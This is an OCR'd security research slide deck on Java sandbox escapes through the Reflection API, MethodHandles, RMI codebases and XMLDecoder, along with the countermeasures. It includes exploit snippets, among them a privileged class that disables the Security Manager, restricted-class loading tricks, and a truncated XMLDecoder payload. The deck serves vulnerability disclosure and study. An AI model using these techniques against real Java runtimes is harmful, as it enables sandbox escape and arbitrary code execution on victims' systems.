
REFLECTION API ABUSES

The idea

- By controlling the arguments to Reflection API calls used by system classes, one can actually impersonate the caller (system class) of these invocations
  - Access to restricted classes, fields and methods can be gained
  - Restricted objects can be created
  - Restricted methods can be invoked
- The requirement
  - The result of a target API call needs to be available in some way
    - A leak without extra type cast

REFLECTION API ABUSES

The idea (cont.)



REFLECTION API ABUSES

Obtaining class objects

- `Class.forName(String)`
  - The most desired form, direct access to restricted classes
- `Class.forName(String,boolean,ClassLoader)`
  - Class Loader usually designates current Thread's context CL
  - The call can be still abused
    - ClassLoader argument is NULL
    - ClassLoader is not NULL, but it does not verify for package access in its `loadClass` method

REFLECTION API ABUSES

Obtaining class objects (2)

- `Class.getSuperclass() / Object.getClass()`
  - Some objects available to untrusted Java code are already instances of or inherit from restricted classes

Issue #12

```
Toolkit toolkit=Toolkit.getDefaultToolkit();
BlackBox.class_SunToolkit=toolkit.getClass().getSuperclass();
```

REFLECTION API ABUSES

security explorations

Obtaining class objects (3)

- `Field.getType()`
  - Some field objects in use by system classes are instances of restricted classes such as `sun.misc.Unsafe`
    - `java.nio.Bits`
    - `java.util.concurrent.atomic.AtomicBoolean`

```
Field f=getField("java.nio.Bits","unsafe");
Class class_Unsafe=f.getType();
```

REFLECTION API ABUSES

Obtaining class objects (4)

- `Class.getComponentType()`
  - Past Class Loader implementations didn't take into account internal, Java VM representation of class names and the possibility to request loading of an array of classes

```
ClassLoader cl=getClass().getClassLoader();
Class class_Unsafe=cl.loadClass("[Lsun.misc.Unsafe;").getComponentType();
```

REFLECTION API ABUSES

security explorations

Accessing fields

- Obtaining references to public fields only
  - `getField(), getFields()`
  - Interesting public fields can be found in…restricted classes
    - `com.sun.xml.internal.bind.v2.model.nav.Navigator`
- Obtaining references to protected fields
  - `getDeclaredField(), getDeclaredFields()`
  - Protected fields can be accessed only with a combination of some other issue
    - `AccessibleObject.setAccessible(true)`

REFLECTION API ABUSES


Invoking methods

- *The creme of the creme* when it comes to Reflection API bugs
  - `Method.invoke(target,args)`
- Arbitrary method invocation from a system class allows virtually anything
- No security check prior to the invocation for public methods
  - Restricted method object sufficient to actually invoke it
    - Unsafe `getMethod()` call can be a security risk
  - The assumption is that proper security check had been already made at the time of acquiring the method object

REFLECTION API ABUSES

Invoking methods (2)

- If target object is not under control, static invocations still possible



REFLECTION API ABUSES

Invoking methods (3)

- Private methods can be accessed only with a combination of some other issue
  - `AccessibleObject.setAccessible(true)`
- Interesting virtual methods
  - `Class.getFields()`, `Class.getMethods()`, etc.
- Interesting static methods
  - `Class.forName()`

REFLECTION API ABUSES

Creating object instances

- Combination of two issues
  - `Class.forName()` / `Class.getConstructor()`
  - `Class.forName()` / `Class.getDeclaredConstructor()`
  - `Class.forName()` / `Class.newInstance()`
- One argument (String) constructor still useful!
  - `PrivilegedAction` objects
- In some circumstances, single `Class.newInstance()` can facilitate the attack
  - Security checks in class initializer (`<clinit>` method)

NEW REFLECTION API

Java 7 features

- Support for dynamic code execution / scripting was added to Java 7
  - New *invokedynamic* Java VM bytecode instruction
  - `MethodHandle` class for method invocation and field access
  - `MethodType` class for generic type descriptor
- All reflective accesses done with respect to the special lookup object
  - By default, a caller of `MethodHandles.Lookup()`
- Less security by design than in the old Reflection API ?
  - „*Method handles do not perform access checks when they are called, but rather when they are created*”

NEW REFLECTION API

API comparison – `Class.forName()`

OLD API

```
static Class load_class(String name) throws Throwable {
 Class c=Class.forName("java.lang.Class");

 Class ctab[]=new Class[1];
 ctab[0]=Class.forName("java.lang.String");

 Method forName_m=c.getMethod("forName",ctab);

 Object args[]=new Object[1];
 args[0]=name;

 return (Class)forName_m.invoke(null,args);
}
```


NEW API

```
private static MethodHandles.Lookup plookup=MethodHandles.lookup();

static Class load_class(String name) throws Throwable {
 Class c=Class.forName("java.lang.Class");

 Class ctab[]=new Class[1];
 ctab[0]=Class.forName("java.lang.String");

 MethodType desc=MethodType.methodType(c,ctab);
 MethodHandle forName_mh=plookup.findStatic(c,"forName",desc);

 Object args[]=new Object[1];
 args[0]=name;

 return (Class)forName_mh.invoke(args);
}
```

NEW REFLECTION API

Possible abuses

- The idea behind a lookup object is to have it act as the class on behalf of which reflective access is made
  - System class used as a lookup class is sufficient for reflective access to restricted classes (same class loader namespace)



NEW REFLECTION API

Possible abuses (cont.)

- All one needs to do is to create a `MethodHandles.Lookup` object with a system lookup class via `Method.invoke()`

```
public static void get_lookup() throws Throwable {
 Class c=Class.forName("java.lang.invoke.MethodHandles");

 Method m=c.getMethod("lookup",new Class[0]);

 BlackBox.lookup=(MethodHandles.Lookup)invokeStatic(m,new Object[0]);
}
```

INVOKESTATIC EXPLOITS
BUGGY METHOD INVOCATION

EXPLOITATION TECHNIQUES

Generic approach

- Use existing Reflection API calls in system code for
  - Loading of restricted classes
  - Obtaining references to constructors, methods or fields of a restricted class
  - Creation of new object instances, methods invocation, getting or setting field values of a restricted class
- The goal
  - Access security sensitive objects / functionality in a way that would compromise VM security

EXPLOITATION TECHNIQUES

Full sandbox bypass attack scenario #1

- The precondition is a combination of vulnerabilities that allow to obtain restricted classes and their methods
- The goal is to use reflective access to define a custom class in a privileged class loader namespace

```
public class HelperClass implements PrivilegedAction {
 public HelperClass() {
  AccessController.doPrivileged((PrivilegedAction)this);
 }

 public Object run() {
  System.setSecurityManager(null);
  return null;
 }
}
```

Class.newInstance()
called for HelperClass defined in NULL CL namespace disables Security Manager!

EXPLOITATION TECHNIQUES

Full sandbox bypass attack scenario #2

- The precondition is a vulnerability allowing to change the accessible state of a private Method object
  - Insecure call to `AccessibleObject.setAccessible(true)`
- The goal is to use the accessible (usually private) methods in a way that would result in scenario #1
  - `Class.forName0()`
  - `Class.privateGetPublicMethods()`
  - …

EXPLOITATION TECHNIQUES

Partial sandbox bypass attack scenario

- The precondition is a vulnerability allowing to create instances of `PrivilegedAction` / `PrivilegedExceptionAction` classes from a restricted `sun.security.action.*` package
  - `OpenFileInputStreamAction` and `GetPropertyAction`
- The goal is to use a valid system action object as an argument to `AccessController.doPrivilegedWithCombiner()` method
  - The call asserts one extra trusted stack frame on a call stack
- `LoadLibraryAction` useless
  - Library name cannot denote a path (such as UNC share)


EXPLOITATION TECHNIQUES

An attack scenario to keep in mind

- Reflection API risks are not only about accessing classes and objects from restricted packages (`sun.*`, etc.)
- Many implementations of `PrivilegedAction` interface in unrestricted packages
- The default (package) access of `PrivilegedAction` class / constructor
- One can abuse reflection API to create instances of such objects
  - A combination of `getConstructor()` / `newInstance()`
  - We found one instance of this attack in the past

EXPLOITATION TECHNIQUES

An attack scenario to keep in mind (cont.)



EXPLOITATION TECHNIQUES

Countermeasure #1

- Helper classes from `sun.reflect.misc.*` package as a secure replacement of standard Reflection API calls

API CALL	REPLACEMENT
Class.forName(String s)	ReflectUtil. forName(String s)
Class.newInstance()	ReflectUtil. newInstance(Class clazz)
Method.invoke(Object obj, Object args[])	MethotUtil.invoke(Method m, Object obj, Object args[])
Class.getMethod(String s, Class aclass[])	MethotUtil.getMethod(Class clazz, String s, Class aclass[])
Class.getMethods()	MethotUtil.getMethods(Class clazz)
Class.getField(String s)	FieldUtil. getField(Class clazz, String s)
Class.getFields()	FieldUtil. getFields(Class clazz)
Class.getDeclaredFields()	FieldUtil. getDeclaredFields(Class clazz)
Class.getConstructor(Class aclass[])	ConstructorUtil.getConstructor(Class clazz, Class aclass[])

EXPLOITATION TECHNIQUES

Countermeasure #1 (operation)

```
public final class MethodUtil extends SecureClassLoader {

  public static Object invoke(Method method, Object obj, Object args[]) {
    ...
    return bounce.invoke(null, new Object[] {
          method, obj, args
    }
  );

  private static Class getTrampolineClass() {
    return Class.forName(TRAMPOLINE, true, new MethodUtil());
  }

  private static Method bounce = getTrampoline();
}
```

TRAMPOLINE CLASS DEFINED IN A SEPARATE CLASS LOADER NAMESPACE

METHODUTIL.INVOKE ASSERTS ONE EXTRA STACK FRAME PRIOR TO ANY METHOD INVOCATION

- **METHODUTIL CL NAMESPACE**
- **SEPARATION FROM SYSTEM (NULL) CL NAMESPACE ENFORCES SECURITY CHECKS FOR REFLECTION API CALLS**

EXPLOITATION TECHNIQUES

Countermeasure #2

- Reflection API Filter guarding access to security sensitive members
  - `sun.reflect.Reflection` class
  - Integrated with Reflection API `Field` and `Method` lookup operations
- The goal was to address certain popular exploitation vectors
  - `getUnsafe()` method of `sun.misc.Unsafe` class
  - `security` field of `java.lang.System` class

EXPLOITATION TECHNIQUES

Countermeasure #2 (deficiencies)

- Reflection API filter can be easily bypassed
  - Access to `sun.misc.Unsafe` instance by the means of reflective field access (`theUnsafe` field)
  - Disabling SM by the means of `setSecurityManager` method invocation
  - Many other exploit vectors not taken into account
  - No filtering implemented for new Reflection API

EXPLOIT VECTORS

`sun.plugin.liveconnect.SecureInvocation`

- The initial exploit vector from 2004 / 2005
- `CallMethod` provided a functionality to invoke arbitrary methods inside `AccessController.doPrivileged()` block
- Exploit vector calling into `System.setSecurityManager()` with a NULL argument
- Not working anymore
  - Fix changed access of this and other `SecureInvocation` methods to private

EXPLOIT VECTORS

`sun.misc.Unsafe`

- The „official backdoor” class with a functionality to break Java memory safety
  - `int getInt(long memAddr)`
  - `void putInt(long memAddr,int val)`
- Native `defineClass()` method that allows to inject arbitrary, fully privileged class into a system class loader namespace
- private static field holding Unsafe object instance
- Probably difficult for Oracle to get rid of
  - Some big SW vendors use it in their code (!)

EXPLOIT VECTORS

`sun.awt.SunToolkit`

- Two exploit vectors, one used by the 0-day code from Aug 2012
- Public static methods to obtain privileged instances of declared class members
  - `getMethod()` for method access
  - `getField()` for field access
- Java 7 specific exploit vector
  - Access to methods was private in Java 6, why make it public in Java 7 ?
- Fixed by the out-of-band patch from Aug 30, 2012

EXPLOIT VECTORS

`java.lang.invoke.MethodHandles.Lookup`

- One insecure static `Method.invoke()` sufficient to create a lookup object with a system class
- No check for access to members from restricted packages prior to method handle lookup and invocation
  - Same class loader namespace
  - Members lookup and access on behalf of the lookup class

EXPLOIT VECTORS

`sun.org.mozilla.javascript.internal.DefiningClassLoader`

- Relatively good replacement for `sun.misc.Unsafe` exploit vector
- Two step exploitation process
  - Obtaining `DefiningClassLoader` (DCL) instance
    1. Getting Context instance with the use of `enter()` method of `sun.org.mozilla.javascript.internal.Context` class
    2. Calling `createClassLoader()` method on Context instance
  - Privilege elevation via `defineClass()` method of DCL instance

EXPLOIT VECTORS

`com.ibm.oti.util.PriviAction` (IBM Java)

- `PrivilegeAction` object enabling access to fields and methods

```
public class PriviAction implements PrivilegedAction {

   public PriviAction(AccessibleObject object) {
      action = 3;
      accessible = object;
   }

   public Object run() {
      switch(action) {
        ...
        case 3:
         accessible.setAccessible(true);
         return null;
      }

     return null;
   }
}
```

OVERRIDING ACCESS TO FIELD OR METHOD

EXPLOIT VECTORS

Remote, server-side code execution

- RMI protocol supports the concept of user provided codebases
  - URL value where remote server should look for classes (Codebase can be provided by the client as part of the RMI call)
  - RMI server creates `RMIClassLoader` with user provided URL
  - `MarshalInputStream` / `MarshallOutputStream` work
- RMI implementation does not verify whether a deserialized object is type compatible with a target argument for a call
  - RMI server reads and instantiates object provided as an argument to the remote call from a user provided source

EXPLOIT VECTORS

Remote, server-side code execution (cont.)

- RMI issue is less known vector for exploiting Java SE vulnerabilities
  - Originally found in Aug 2005
  - *Metasploit* added it to its exploit database in 2011
- Last time we checked, the following servers were still affected:
  - *RMIRegistry* from JDK version 1.7.0_06-b24
  - *GlassFish Server Open Source Edition* 3.1.2 (build 23) (with security manager enabled)
- Not vulnerable if `java.rmi.server.useCodebaseOnly` property is set to `true`

EXPLOIT VECTORS

Potential remote, server-side code execution ?

XML Message breaking Java 7 security sandbox (`java.beans.XMLDecoder`)

```
<?xml version="1.0" encoding="UTF-8" ?>
<java version="1.4.0" class="java.beans.XMLDecoder">
<void id="context_class" class="java.lang.Class"
method="forName"><string>sun.org.mozilla.javascript.internal.Context</string></void>
<void idref="context_class"><void id="ctx" method="enter"></void></void>
